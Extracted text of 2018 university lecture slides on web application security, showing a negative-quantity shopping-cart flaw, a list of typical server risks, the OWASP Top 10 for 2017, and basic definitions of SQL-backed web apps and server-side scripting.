



Faculty of Science


IT Security:

Web App Security

Privacy/Data Protection – part 1

Carsten Jørgensen
Department of Computer Science

September 12th 2018



Web security

Welcome to A Clean Well-Lighted Place for Books

415-441-6670 www.bookstore.com FAX 415-567-6885

[[Home](#) | [Events](#) | [Features & Recommendations](#) | [Shopping Cart](#)]

Your Shopping Cart			
Qty	Description	Price	Remove
-1	Linux Security for Large-Scale Enterprise Networks Becker, Jamieson 1555582923 Paperback Special Order	\$ -59.99	<input type="button" value="Remove"/>

[Home](#)

[Events](#)

[Book Search](#)

[Autographed Books](#)

[Remainders 50% off!!](#)

[Remainders 60% off!!](#)

[Booksense 76](#)

Done

Insecure software

Secure communications


Total: \$ -59.99

Save Qty Changes Check Out

Internet



Web security



2009 © Copyright WhiteHat Security, Inc.




Web security – typical server risks


- Defacing
- Exposing of user information, passwords, emails, identity theft
- Money, credit card details
- Botnets
- Denial of Service
- Crypto Miners
- ...



Excellent springboard into internal network



Consequence – browser and server vulnerabilities



Note who the victim is – attacking the server vs. using server vulnerabilities to attack users



OWASP Top 10

<https://www.owasp.org>

OWASP Top 10 - 2017

A1:2017-Injection

A2:2017-Broken Authentication

A3:2017-Sensitive Data Exposure

A4:2017-XML External Entities (XXE) [NEW]

A5:2017-Broken Access Control [Merged]

A6:2017-Security Misconfiguration

A7:2017-Cross-Site Scripting (XSS)


A8:2017-Insecure Deserialization [NEW, Community]

A9:2017-Using Components with Known Vulnerabilities

A10:2017-Insufficient Logging&Monitoring [NEW,Comm.]



Definitions




Definitions

Most web apps have **back-end database**

SQL is a common language for interacting with databases


Web apps generate SQL queries for **based on user input** from forms, cookies, URL variables, etc.



Definitions

Server-side scripting


Server-side scripting involves **embedding scripts** in client requests that are **run on the server** before the server responds to the client's request



